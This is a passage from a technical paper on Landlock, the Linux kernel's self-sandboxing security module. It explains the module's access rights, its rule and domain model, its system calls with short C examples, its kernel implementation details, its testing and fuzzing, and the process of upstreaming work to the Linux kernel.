Sandboxing operations such as defining or enforcing a security policy only tax processes requesting such sandboxing for the required resource usage (e.g., CPU usage, kernel memory allocations). In addition, the implementation of kernel access checks does not have a noticeable performance impact on unsandboxed processes. Only sandboxed processes may notice a small performance impact, especially when requesting a denied action. These principles are crucial to scope the sandboxing constraints to only a set of restricted processes, and to protect the system against denial of service.

F Landlock interface

Landlock is used through a set of user space interfaces to define sandbox security policies.

F.1 Access rights

As for UNIX file access checks, most access rights are checked at file open time, which limits the performance impact throughout the lifetime of the resulting file descriptor. Sets of file access rights are defined as a bit mask where individual access rights are named starting with with `LANDLOCK_ACCESS_FS_` These rights can be applied to files to control executability, readability, and mutability: `EXECUTE`, `READ_FILE`, `WRITE_FILE`, `TRUNCATE`. Another set of directory entry access rights can be applied to control visibility and creation: `READ_DIR`, `REMOVE_DIR`, `REMOVE_FILE`, `MAKE_CHAR`, `MAKE_DIR`, `MAKE_REG`, `MAKE_SOCK`, `MAKE_FIFO`, `MAKE_BLOCK`, `MAKE_SYM`, and `REFER`. Being able to differentiate between file types is useful to easily control creation of new interfaces (e.g., socket, character device).

Network access rights are prefixed with `LANDLOCK_ACCESS_NET_` and currently control TCP `bind` and `connect` actions with `BIND_TCP` and `CONNECT_TCP`. Each access right is explained in the official documentation [33].

F.2 Landlock rules, rulesets, and domains

Landlock is a deny-by-default access control, but with a fixed set of access rights for compatibility reasons. A Landlock ruleset defines a security policy provided by a process to sandbox itself. Each ruleset handles a set of restrictions, and additional rules can add exceptions to these constraints (i.e. allow-list approach). When restricting a process, the kernel merges the process's inherited security policies, called a Landlock domain, with the provided ruleset to create a new domain, composing all these restrictions. Each Landlock domain is tied to at least one process, and the domain ends when the last process exits. [2]

In the example of figure 3, an unsandboxed process P1 can spawn a first child P2, and then sandboxes itself before creating a second process P3. In this case, P1 and P3 are sandboxed by the same initial (red) domain, but P2 is still unsandboxed because it was created before the sandboxing. Then, when P3 sandboxes itself and spawns its first child P4, they are both restricted by the new (green) domain but also by the parent (red) domain.




Fig. 3. Sandbox hierarchies

F.3 Compatibility properties

To limit the cost of review and the impact of potential issues, Landlock started as a Minimal Viable Product (MVP). Landlock is now gaining more features over time, including new access rights.

Because of compatibility reasons, previous features need to be supported, and only new ones are added. The second version of the Landlock

[2] Multithreading is a special case discussed in section F.5.

ABI added support for file reparenting (see section G.3). The third version added support for file truncation. The fourth version added initial networking control for TCP `bind` and `connect`.

Because Landlock is not a fully featured access control system yet, application requirements that might not be fulfilled by a specific kernel version need to be considered. An application should not sandbox itself if there is a risk to break a legitimate use case.

Compatibility between the kernel and user space is important for common features, and more important for security features. Indeed, being able to use the available kernel security features as much as possible is crucial if the goal is to protect users as much as possible. Application developers cannot expect all their users to use the same kernel version (see section E.1), and thus should follow a best-effort security approach: leverage all available Landlock features without failing because of unsupported ones [21]. However, this may be constrained by some minimally required access and it may be complex to implement correctly.

Landlock is designed to be as simple as possible in the kernel side, and to move the compatibility complexity to user space. For instance, the Rust library is designed to make it easy for developers to use while providing guarantees that their users will be protected as much as possible [35].

F.4 Policy definition suitable for embedded sandboxing

Landlock tackles the problem of application-defined sandboxing, which means embedding a security policy into an application (i.e. built-in policy), as close as possible to its semantic. A very useful property of embedded sandboxing is that there is no need for an explicit security policy defined by users because such policy can be implicit due to the application's configuration and requirements. Of course, implementing a sandboxing mechanism with the related constraints means that Landlock also supports many more use cases requiring fewer constraints such as for any process spawning another application (e.g., sandbox manager, init system, shell). Being able to enforce complementary layers of security according to different trust levels is also a very important property (see figure 7 explained in section G.3).

Being able to easily integrate a security policy in an application also brings some very useful properties such as testing. Indeed, a standalone security API enables us to test security features as close as possible to the business logic, similarly to other features. Good development hygiene such as continuous integration tests makes it possible to have security

guarantees about the embedded sandboxing, but more importantly to make sure that all functional tests run well with such restrictions [35].

To make it possible to embed a security policy in any Linux application, among all kernel interfaces, it can only be assumed that system calls are available.[3] Indeed, synthetic file systems may not be visible (e.g., containers), and more generally other access control systems may already be enforced and limiting the available interfaces. This led us to implement new system calls dedicated to Landlock.

F.5 Landlock system calls

Landlock provides three system calls: `landlock_create_ruleset()`, `landlock_add_rule()`, and `landlock_restrict_self()`. Following the builder pattern, the first syscall creates a ruleset, the second syscall populates the ruleset, and the third syscall enforces the ruleset. This API is very flexible and was designed to easily add new features to Landlock while still being compatible with the previous ones.

Unlike OpenBSD's `pledge()` syscall which takes strings as argument, Landlock syscalls take bitflags, enums, pointers to specific types, sizes, or file descriptors. Landlock's interface is more generic, which is required because Linux user space is versioned and installed independently from the kernel. Backward compatibility at the syscall layer must then be guaranteed. For instance, most Linux distributions provide several kernels, but the same set of user space components. Another benefit of Landlock's approach is to be able to get help from tools such as compilers or linters, which could not help with strings as function arguments to check consistency and compatibility. Manipulating bitflags and appropriate system calls also makes it easier to programmatically create Landlock rules.

Unlike *seccomp*, Landlock does not filter system calls, but controls access to kernel resources (e.g., file, process). Therefore, Landlock's rules do not need to be kept in sync with new Linux system calls because the kernel's semantic is maintained with the LSM framework. *seccomp* was designed to protect the kernel and, as such, remains very valuable.

`landlock_create_ruleset(attr, size, flags)` This system call creates a new ruleset.

The `attr` argument is a pointer to a `struct landlock_ruleset_attr` defining a set of access rights denied by default. This struct is extensible and will gain new fields to define more access types.

[3] As explained in section I.1, that may not even be the case in practice, but the syscall interface is still the best choice for standalone features.

The `size` argument lets user space declare the size of the ruleset attributes. Because newer kernels will handle more attributes, which will make this struct grow, the kernel needs to know the number of provided attributes. The compatibility trick is for the kernel to accept any trailing zero values up to a maximal size. This way, user space can update the `struct landlock_ruleset_attr` type with a larger one, and it will remain compatible as long as the new fields are not set. If the kernel receives unknown fields (i.e. trailing non-zero values), the `E2BIG` error code is returned.

The `flags` argument, as for any other Landlock syscall, is an optional flag. This is a good design to leave room for future features. `LANDLOCK_CREATE_RULESET_VERSION` is the only valid flag for `landlock_create_ruleset()`. It is used to get the Landlock ABI version of the running kernel as an integer. As explained in section F.3, leveraging the documentation or a Landlock library, it is then possible to know all available features. This makes it possible to adjust the security policy according to the kernel capabilities. This design was preferred because it is the simplest one, which reduces kernel complexity while enabling user space to infer all required information. Any new Landlock feature must increment this version and update the documentation accordingly.

In listing 1, the `ruleset_attr` variable is initialized with the handled file access rights, which will all be denied unless explicitly allowed by a rule. If the call to `landlock_create_ruleset()` failed, then a negative error code is returned, otherwise a ruleset file descriptor is returned. This file descriptor identifies the newly created Landlock ruleset and makes it possible to change or use it.

Listing 1: Create a Landlock ruleset

```
1  struct landlock_ruleset_attr ruleset_attr = {
2          .handled_access_fs =
3                  LANDLOCK_ACCESS_FS_EXECUTE |
4                  LANDLOCK_ACCESS_FS_WRITE_FILE |
5                  ... |
6                  LANDLOCK_ACCESS_FS_MAKE_REG,
7  };
8
9  int ruleset_fd = landlock_create_ruleset(&ruleset_attr,
   ↪  sizeof(ruleset_attr), 0);
10 if (ruleset_fd < 0)
11         error_exit("Failed to create a ruleset");
```

landlock_add_rule(ruleset_fd, rule_type, rule_attr, flags) This system call populates a Landlock ruleset with a new rule.

The `ruleset_fd` argument is the file descriptor identifying the ruleset to add an exception to.

The `rule_type` argument is an `enum` identifying the type of the rule: `LANDLOCK_RULE_PATH_BENEATH` or `LANDLOCK_RULE_NET_PORT`.

The `rule_attr` argument is a pointer to a rule structure as defined by the second argument. When `rule_type` is set to `LANDLOCK_RULE_PATH_BENEATH`, `rule_attr` should be a pointer to a `struct landlock_path_beneath_attr` value identifying a set of accesses for a file hierarchy expressed by a (parent) file descriptor. Similarly, if `rule_type` is set to `LANDLOCK_RULE_NET_PORT`, the rule would be defined with a `struct landlock_net_port_attr` value identifying a set of accesses for a network port.

In listing 2, a `path_beneath` variable defines the rule allowing a set of accesses on the `/usr` file hierarchy. If the call to `landlock_add_rule()` succeeds, then the Landlock ruleset was correctly updated.

Listing 2: Add a new Landlock rule to the ruleset

```
1  int usr_fd = open("/usr", O_PATH | O_CLOEXEC);
2  if (usr_fd < 0)
3          error_exit("Failed to open file");
4
5  struct landlock_path_beneath_attr path_beneath = {
6          .allowed_access = LANDLOCK_ACCESS_FS_EXECUTE | ...,
7          .parent_fd = usr_fd,
8  };
9
10 int err = landlock_add_rule(ruleset_fd, LANDLOCK_RULE_PATH_BENEATH,
   ↪  &path_beneath, 0);
11 if (err)
12         error_exit("Failed to update ruleset");
13
14 close(usr_fd);
```

landlock_restrict_self(ruleset_fd, flags) This system call restricts the calling thread with the ruleset identified by `ruleset_fd`.

The Linux kernel manages task's credentials (e.g., UIDs, capabilities) per thread. This does not mean that restricting a thread with Landlock or anything else would give any security guarantee. Threads are mostly units of execution, sharing resources (e.g., memory, file descriptors) with all threads from the same process. Therefore, any thread can tamper with the

memory used by sibling threads, and then control their execution. This means that threads should not be used as security boundaries. However, being able to manage credentials per thread gives some flexibility that can be used to create safeguards or tests. A process sandboxing itself should then make sure that the calling thread is the only thread from this process.[4]

In listing 3, to avoid privilege escalation by executing a SUID binary and restricting it, a thread must first call `prctl` with the `PR_SET_NO_NEW_PRIVS`. If this is not done, any `landlock_restrict_self()` call will fail.[5] `landlock_restrict_self()` can then be called with the ruleset file descriptor. If no error is returned, the calling thread is restricted with a new Landlock domain, which is composed of the parent domains and the provided ruleset, and its future children will inherit the same restrictions (see section F.2). Updating the ruleset is still possible, but it will not have impact on any domain.

Listing 3: Enforce a Landlock ruleset on the calling thread

```
1 if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0))
2         error_exit("Failed to restrict privileges");
3
4 if (landlock_restrict_self(ruleset_fd, 0))
5         error_exit("Failed to enforce ruleset");
6
7 close(ruleset_fd);
```

This sandbox scoping and the mandatory `NO_NEW_PRIVS` property enables us to get the innocuous property as defined in section B.4.

G Kernel implementation

As part of the Linux kernel, Landlock is implemented as an access control mechanism dedicated to create standalone sandboxes.

G.1 Linux Security Module

The Linux Security Module (LSM) framework provides a set of hooks for access control and kernel resource management. It also manages the

[4] Future work is planned to add a similar feature as *seccomp*'s `SECCOMP_FILTER_FLAG_TSYNC`: `https://github.com/landlock-lsm/linux/issues/2`

[5] As for *seccomp*, a thread can still call `landlock_restrict_self()` if it has `CAP_SYS_ADMIN`.

set of LSMs (e.g., SELinux, AppArmor) which are configured at build or at boot time. Especially, it makes it possible to run some of these LSMs together so that an access request can be processed by all currently stacked LSMs. Landlock is one of these stackable LSM, which means that it can be used with any other LSM. This is an important property because Landlock is a new layer of security. It is not meant to replace existing ones, and users should not choose between Landlock or another security mechanism. Developing this first (access control) stackable LSM was possible thanks to a community effort to improve the LSM framework [38].

G.2 Implicit restrictions

As explained in section B.5, a sandboxing mechanism should not allow impersonation of processes outside of the sandbox. On Linux, the `ptrace()` system call can alter another process, leading to impersonation. Processes restricted by Landlock cannot request to trace processes not part of the same Landlock domain or a child one, which can only have more restrictions. For confidentiality and integrity reasons, accessing data or resources from processes outside the sandbox is also denied. These restrictions also apply to other kernel interfaces such as `/proc`: process's memory, file descriptors...

G.3 Filesystem access control

Ephemeral labeling A sandboxing mechanism needs to map access rights to a set of files, either to allow or to deny access. At the same time, a sandbox's lifetime is bound to the lifetime of the contained processes, so no trace (on the filesystem) of the related security policy must remain after that.

It is not possible to label files in a persistent way for several reasons:

— multiple concurrent policies can be enforced at the same time, from different applications or even different versions of the same application;

— new files are not owned by the application sandboxing itself but the user launching it;

— some files can be owned by other users, for instance system files owned by *root*;

— some files can only be accessible in a read-only way;

— some files are served by synthetic filesystems (e.g., `/proc`), which means that they are not backed by a storage device.

— some other files are served through the network (e.g., NFS), and then not fully controlled nor trusted by the local kernel.

Therefore, a sandboxing implementation cannot rely on file metadata such as regular file permissions, ACLs, or extended attributes (i.e. *xattr*) like used by SELinux and Smack.

Linux is a flexible kernel that empowers users to create namespaces for different kernel resources. The mount namespace creates a virtual filesystem topology exposed to a set of processes, for instance in a container. Therefore, processes may have different file topology or root directory. Moreover, namespaces of a process can change during its lifetime, which makes it impractical to create rules tied to namespaces. Furthermore, relying on file paths relative to the init namespace could expose to side-channel attacks against other access control systems (e.g., infer other restrictions because of Landlock). Because sandboxed processes can be in a mount namespace, a sandboxing security policy cannot be defined with absolute file paths like used by AppArmor and Tomoyo.

Considering the defined sandboxing constraints, a new way to identify files for Landlock was designed. Labeling must be ephemeral and only stored in memory to make it possible to tie each security policy to the lifetime of the related sandboxed processes. User space passes a file descriptor to the kernel through the `landlock_add_rule()` syscall. The kernel then looks at the related inode and ties it to either a new Landlock object or an existing one. This Landlock object is used as a generic kernel object identifier owned by all Landlock rules identifying this inode and then tied to their lifetimes. Because files can disappear (e.g., deleted or unmounted), Landlock objects are implemented as weak references to kernel objects, which makes this mechanism light and race condition free.

A ruleset is dynamic and is mainly implemented as a red-black tree. For now, a domain uses the same data type as a ruleset (to make it simpler), but a better approach would be to use a hash table because domains are immutable. The handled access rights of the inherited parent domains are stored in a flexible array member. A similar stack of access rights is used for rules, but this time to identify allowed accesses. These stacks keep a complete view of the composed rulesets, which are required both for correct policy composition and for auditing. Indeed, being able to tell which (parent) domain is denying an access request is very useful for application developers, kernel developers, system administrators, distribution maintainers, security experts, or power users. This property

will be critical to better understand the reason of denials with the audit framework. [6]

Access rights of opened files When a sandboxed task opens a file, it gets a new file descriptor if the open mode (read or write), matches `LANDLOCK_ACCESS_FS_READ_FILE`, `LANDLOCK_ACCESS_FS_READ_DIR`, or `LANDLOCK_ACCESS_FS_WRITE_FILE`. Because this open mode cannot be changed for an opened file (`struct file`), it is guaranteed that the security policy will be enforced by every part of the kernel without additional changes. However, some operations on opened files might not be controlled by the open mode. For instance, most `ioctl` operations are not related to the read nor write semantics of regular files.

Moreover, because Landlock is incrementally gaining more access rights, some might initially not be handled (i.e. always allowed) and become controllable with a new version of the kernel. For instance, the `truncate` operation was initially allowed and because such an operation can be performed on a file path or a file descriptor, it was required to tie the new `LANDLOCK_ACCESS_FS_TRUNCATE` right to the opened file. This has implications for the access rights check because the open operation might be allowed but not the following truncate operation. Some optional access right must then be collected but not necessarily checked at open time.

As explained in section B.5, less restricted processes need to be protected against confused-deputy attacks. For instance, a file opened by an unsandboxed process and then passed to a sandboxed process should not get any restrictions. Similarly, if a file is opened by a sandboxed process without the `LANDLOCK_ACCESS_FS_TRUNCATE` right, and then passed to an unsandboxed process, and then returned to the sandboxed process, the truncate operation must still not be allowed on this opened file. This means that it must never be allowed to truncate this opened file even in the unsandboxed process receiving it. Scoped restriction may not only apply to the sandbox but to the whole system that could share some resources with the sandbox.

Access rights tied to opened files are stored as a bitmask, which makes it efficient because of its small memory footprint and locality. This means that even unsandboxed tasks with limited access to such opened files will not pay a noticeable performance impact, which is in line with the principles defined in section E.5.

[6] Audit support was part of the initial design and is currently actively being worked on.

Composition of file hierarchy restrictions Landlock domains have references to a set of rules that can identify inodes. When access is requested by sandboxed processes, all these restrictions must be considered. Starting with the leaf file or directory of a path, Landlock walks towards the real root directory, considering the different mount points of this path, but ignoring the covered ones (i.e. one mount point over another). For each of the walked inode, if a `struct landlock_object` is tied to it, then Landlock looks if the current domain has a reference to it. If this is the case, the related allowed access is looked at to see if it matches the request. If a domain's layer handles this access and one of its rules is found and matches for this inode, then this layer is marked as allowing the request. The path walk continues until all layers grant access to the request.

Let's say a session manager creates a first layer of sandboxing for logged users. In figure 4, this security policy must be quite permissive because users should be allowed to do anything with their files. However, a security policy with a list of allowed file hierarchies can still be enforced: common system directories in read-only, `/home` and temporary directories in read-write. This gives us some basic security guarantees: for instance, users would not be able to access files in /boot or test files forgotten by the system administrator at the root directory.

Then a user can launch an application with a sandbox manager (e.g., Firejail). In figure 5, according to a dedicated profile, the new application instance can initially only be allowed to access files potentially required: the application's libraries, the system's and user's configurations, a cache directory, and the directory used to store pictures. This application can now only access the specified files, but not sensitive ones (e.g., user's SSH private keys).

In figure 6, the newly launched application instance can finally sandbox itself to tailor its access according to user's provided arguments: the image to display. Now, only the cache and the specified picture can be accessed. If the picture includes an exploit to take control of the application (e.g., because of a bug in a parser), the malicious code would only be allowed to access the picture in a read-only mode, and the related cache in read-write mode.

In figure 7, the request to open the *cool.jpg* file must be approved by all three sandbox layers. This defense in depth approach helps mitigate the security impact of exploits thanks to complementary scoped accesses. For instance, if a first exploit takes control of the sandboxed application's process and can write a second exploit in the cache, then this attack could persist until the next launch. This could then be used to create a persistent

attack that could potentially bypass the third sandboxing layer by not creating it in the first place, but it would not be able to bypass the parent layers.




Fig. 4. Nested sandboxes: first layer




Fig. 5. Nested sandboxes: second layer

File topology changes Several nested sandbox layers can define different restrictions on the same file hierarchy. Because the rules that defined the related allowed accesses are tied to inodes, being able to change the parent of a file hierarchy from a less privileged rule to a more privileged rule would allow to change the related files in a way that was not allowed at the ruleset creation time. Reparenting a file hierarchy can be done with either a bind mount, a hard link, or a rename action.




Fig. 6. Nested sandboxes: third layer




Fig. 7. Nested sandboxes: check all three layers

Bind mount exposes a file hierarchy several times as subsets of other file hierarchies. `pivot_root` swaps the root directory of the current mount namespace with an arbitrary directory. Both actions can change the file topology of a mount namespace, and they must then be restricted by Landlock to avoid policy bypasses. Any `mount` or `pivot_root` actions are currently denied for any sandbox.[7] However, just changing the root directory of a mount namespace does not put the Landlock security policies at risk because it only scopes the file topology to a subset of the original one. For this reason, `chroot` is not denied, even if it requires Linux privilege.

The `link()` system call makes a file visible in several directories at the same time. The `rename()` system call moves a file or a directory without copying it, which means to change its parent directory. Both features may change the file topology when the new parent directory changes (not just the file name). These actions are then allowed when there is no reparenting, but it was initially denied when linking or renaming files or directories otherwise.

[7] `https://github.com/landlock-lsm/linux/issues/14`

To allow file links and renames, the source and destination file hierarchy must have the `LANDLOCK_ACCESS_FS_REFER` right, but this is not enough. Indeed, moving or linking a file must not result in a privilege escalation because of new allowed access rights inherited from the new file hierarchy. Partial ordering for layers of file hierarchy accesses were implemented to be able to know if there are more privileges provided for a file hierarchy than another. This way, Landlock can allow a file to be linked or renamed if the destination file hierarchy would not give more access to this file.

Without Landlock, links and renames only make sense when the source and the destination are on the same mount point, not only the same filesystem. When such an action is requested on different mount points, the kernel denies the request with the `EXDEV` error code to inform user space about the reason. When user space gets this error code for a `rename` action, it should fall back to copying the source to the destination and removing the source file. Landlock leverages this compatibility mechanism by returning the `EXDEV` code when the source or destination does not have the `LANDLOCK_ACCESS_FS_REFER` right. However, if the fallback would not succeed because `LANDLOCK_ACCESS_FS_MAKE_*` (according to the file type) is missing for the destination, then Landlock returns the `EACCES` error code. Additionally, for a `rename` operation, `LANDLOCK_ACCESS_FS_REMOVE_FILE` must be allowed on the source.

G.4 Network access control

Starting with Linux 6.7, a Landlock ruleset can handle two new access rights: `LANDLOCK_ACCESS_NET_BIND_TCP` and `LANDLOCK_ACCESS_NET_CONNECT_TCP`. When handled, the related actions are denied unless explicitly allowed by a `struct landlock_net_port_attr` rule for a specific port.

This initial network support is simple and useful for most applications using TCP. Defining restrictions based on a set of ports is interesting because it identifies a set of well-defined services. [8] From an application developer point of view, most of the time it does not really make sense to restrict access to a specific peer, which might be defined with a name, resolved by a DNS client, but not the kernel.

Access rights are not tied to opened sockets but checked at `bind` or `connect` call time against the caller's Landlock domain. For the filesystem,

[8] It is of course possible for any service to use any available TCP port, but IETF's RFC 1340 exists for Internet services to be publicly reachable with a well-known ports.

an opened file is direct access to data. However, for network sockets, it cannot be identified for which data or peer a newly created socket will give access to. Indeed, only a connect or bind request makes it possible to identify the use case for this socket. Likewise, a directory file descriptor may enable us to open another file (i.e. a new data item), but this opening is also restricted by the caller's domain, not the opened directory's access rights.

When a domain contains only network restrictions (on all layers), then there is no restriction on file topology change (see section G.3).

G.5 Complexity

Policy composition, and especially efficient nested sandboxing, is challenging. For instance, *seccomp* supports stacking but the stacked filters are executed one after the other, which leads to a $\mathcal{O}(n)$ complexity with n as the number of layers, and then a high performance impact.

Because Landlock's security policies are a set of simple rules (instead of complex BPF programs), n rulesets can be merged and create a new one containing all composed constraints. For the worth case scenario, lookup complexity is $\mathcal{O}(\log n)$ with n as the number of layers, which results in negligible performance impact.

In practice, the evaluation of a rule may require reading n access rights per kernel object, but because they are stored aligned (same locality) and take $16\ layers \times 16\ potential\ rights = 256\ bits = 32\ bytes$, it is really quick to read and compute compared to the other kernel operations (e.g., file path walk).

For simple rule types such as TCP ports, all layers could be merged to get $\mathcal{O}(1)$. However, this approach was not chosen for debugging and auditing reasons. Indeed, identifying which domain denies an action requires storing this mapping and getting it when access is requested.

The most complex part was the `LANDLOCK_ACCESS_FS_REFER` right [34]. Because of the way Landlock identifies files by their hierarchy, linking or renaming files in a way that would change their parent directories could make existing files available in directories where a different access policy applies. To avoid potential policy bypasses, Landlock needs to check that files do not gain additional access rights in their new locations. A partial ordering with potential nested layers was implemented to make sure that a destination would not inherit new access rights.

Composing sibling sandboxes might seem easy if the access control architecture is focused on specific subjects (i.e. processes), but resource passing needs to be considered. Passing file descriptors around processes should

be allowed but not to gain new access exploiting a confused deputy vulnerability (see section B.5). In the case of the LANDLOCK_ACCESS_FS_TRUNCATE right, potential access rights of opened files must be collected and saved even if there are not requested at open time because they could be required in a following system call with the same opened files. This provides an access control system consistent with the common read and write modes for opened files.

G.6 Testing and fuzzing

While developing Landlock, a lot of tests were implemented with the Kselftest framework. Test coverage for the Landlock code part of Linux 6.7 (released in 2024) is more than 92% of lines,[9] which is the maximum of what user space tests can cover. Indeed, the remaining lines are part of race condition checks, kernel runtime error checks (e.g., failed memory allocation),[10] or runtime safeguards required for guarantees not provided by the C language (e.g., all `WARN_ON_ONCE()` calls that should never be reachable). Comparing Single Lines of Code (SLOC) on Linux 6.7, there are around 2000 SLOC for the Landlock implementation (`security/landlock`) against 5400 SLOC for Landlock tests (`tools/testing/selftests/landlock`). This represents 210 test cases sharing more than 1500 assertions, which makes Landlock one of the best-tested subsystem with Kselftest.

Fuzzing the syscall interface is very important to find potential issues that could be used by attackers. However, fuzzing needs to be efficient by tweaking the inputs in a smart and relevant way. *syzkaller* is an unsupervised coverage-guided kernel fuzzer that was initially developed with the Linux kernel in mind. We contributed to *syzkaller* by defining the Landlock syscalls and writing some corner-case tests to improve coverage. Thanks to these changes, *syzkaller* coverage for the Landlock code part of Linux 6.7 is currently 71%.[11] Fuzzing helped find an issue while developing, and it gives some guarantees with all new kernel versions that the Landlock syscalls could not be used to attack the kernel.

G.7 Limitations

Design scope Landlock is part of the Linux kernel, which means that it can only control kernel resources. Consequently, user space services are out

[9] According to GCC/gcov version 13.

[10] Some of the runtime errors could be reached by user space, but this requires injecting faults into the kernel: https://github.com/landlock-lsm/linux/issues/22

[11] https://syzkaller.appspot.com/upstream/manager/ci-qemu-upstream

of scope: display server, sound server, DNS, user management… These services should be controlled with a dedicated user space access control system such as Polkit, complementary to Landlock.

Ongoing work For now, the main limitations of file access control are metadata access (e.g., file properties, extended attributes) and file path probing. However, Landlock can fully control access to file contents. We are working on extending Landlock's access control with new rights for already supported subsystems (i.e. file, TCP), but also to support new subsystems (e.g., task signaling, sockets, IPCs). [12]

Performance and usability improvements are also planned, especially with path walk access caching, tailored data types, and audit support to improve debuggability and provide metrics [37].

H Upstreaming

Upstream refers to maintainers of software, whereas downstream refers to consumers of this software. Bringing changes to an open-source software should include the process of upstreaming as early as possible.

H.1 Why integrate changes in Linux mainline?

From a pragmatic point of view, there are at least three reasons to push changes to the mainline project:

— to make them available to all project's users,
— to get help and reviews improving quality,
— to limit maintenance cost.

Of course, contributing back to something we use is also great motivation and it gives visibility.

Merging our changes in the main project makes them available to the whole project community, including all downsteam users. In the case of Landlock, this is our goal: to protect as many users as possible.

H.2 Development workflow

A huge project Any software, open-source or not, may have a set of principles and rules. This may include coding style, code of conduct, version control usage, documentation, tests and more [15]. The Linux kernel is the largest open-source project in the world. This requires appropriate

[12] `https://github.com/landlock-lsm/linux/issues`

management. For instance, during the 10 weeks of release preparation, contributions from around 2000 developers may be merged, which may result in the addition of more than 500000 lines of code with more than 17000 commits [11]. The kernel source contains several subsystems, each of them managed by a set of maintainers. Subsystems can also be part of other subsystems, e.g., the network subsystem includes the eBPF subsystem. Even if there are multiple efforts to get a global consistency across all Linux kernels, in practice the subsystems rules may vary. As a result, contributing to different subsystems can sometime lead to inconsistent requirements.

The security subsystem The Linux Security Module framework is mainly an API shared by several security subsystems (e.g., Linux capabilities, SELinux, AppArmor, Landlock). It defines security hooks, enforcement points, and shared data types. It is maintained with the security subsystem and evolves over time according to the requirement of its users. Adding a new access control system may imply adapting this framework, which means changing code in other subsystems (e.g., filesystem, network). Indeed, security cannot be isolated to a set of files or a part of the kernel.

Emails, Git, and tooling Unlike most open source development, kernel discussions and code reviews mainly happen on mailing lists. A patch series is sent by email for each consistent set of changes, creating an email thread. From this thread, reviewers can start a discussion in a free format.

Being able to scale with a huge volume of contributions is challenging and emails happen to work fine [16]. A lot of kernel maintainers are very efficient at querying and filtering emails, which enables them to lead wide communities. Emails are also flexible and inclusive in the sense that it makes it easy to add new people or mailing lists to an existing discussion or code review, without requiring an account on a specific platform tied to specific rules. This decentralized architecture helps improve reliability of development and makes archiving easy. [13]

However, while emails are the initial medium, Git repositories are required for maintainers to send pull requests with signed tags to the maintainer of the parent subsystem (e.g., Linus Torvalds at the top). Git was initially created for Linux development and has since been adopted by most developers. Pull requests must have been tested in the *linux-next*

[13] There are ongoing discussions about alternatives to emails, but change comes with a cost proportional to the size of the project and the number of people and organizations involved.

repository, and it is the responsibility of the maintainer requesting the merge to check that everything work as expected. Of course, full testing is done for each new release.

A set of online tools help navigate with flows of contributions (e.g., *lore*, *patchwork*), public services run tests (e.g., LKP/0-Day CI, KernelCI, *syzbot*), and developer tools help working with patches (e.g., *Git*, *b4*, *lei*, email client with custom scripts).

H.3 How to contribute?

Conference talks and articles are a great way to understand the current state of development of a specific subsystem. The user space API documentation [14] (including man pages), user space code (tests, samples), and libraries documentation are useful to understand the design of the interface (e.g., syscall, synthetic filesystem) which is key for usability and maintainability of a subsystem.

To actively contribute, it is important to understand the development process [15], and especially how the subsystem's community works. Reading mailing list discussions related to merged features is a good start, and this can be eased with the `Link` tags in commit messages. Identifying maintainers and active contributors can help follow the project's direction. Some subsystems have a bug tracker that can ease this process.[15] This can be used to identify areas for first contributions (*good first issue*) and start with small but useful patches (e.g., fix issues, improve code or user documentation). Such contributions may target another part of the kernel from which the target subsystem would benefit, with others.

To minimize the cost of review and maintenance, good quality contributions must include tests, documentation, and helpful commit descriptions in consistent and bisectable patches. However, before investing too much in a complex feature and the related tests and documentation, it might be a good idea to start with a Request For Comments (RFC).

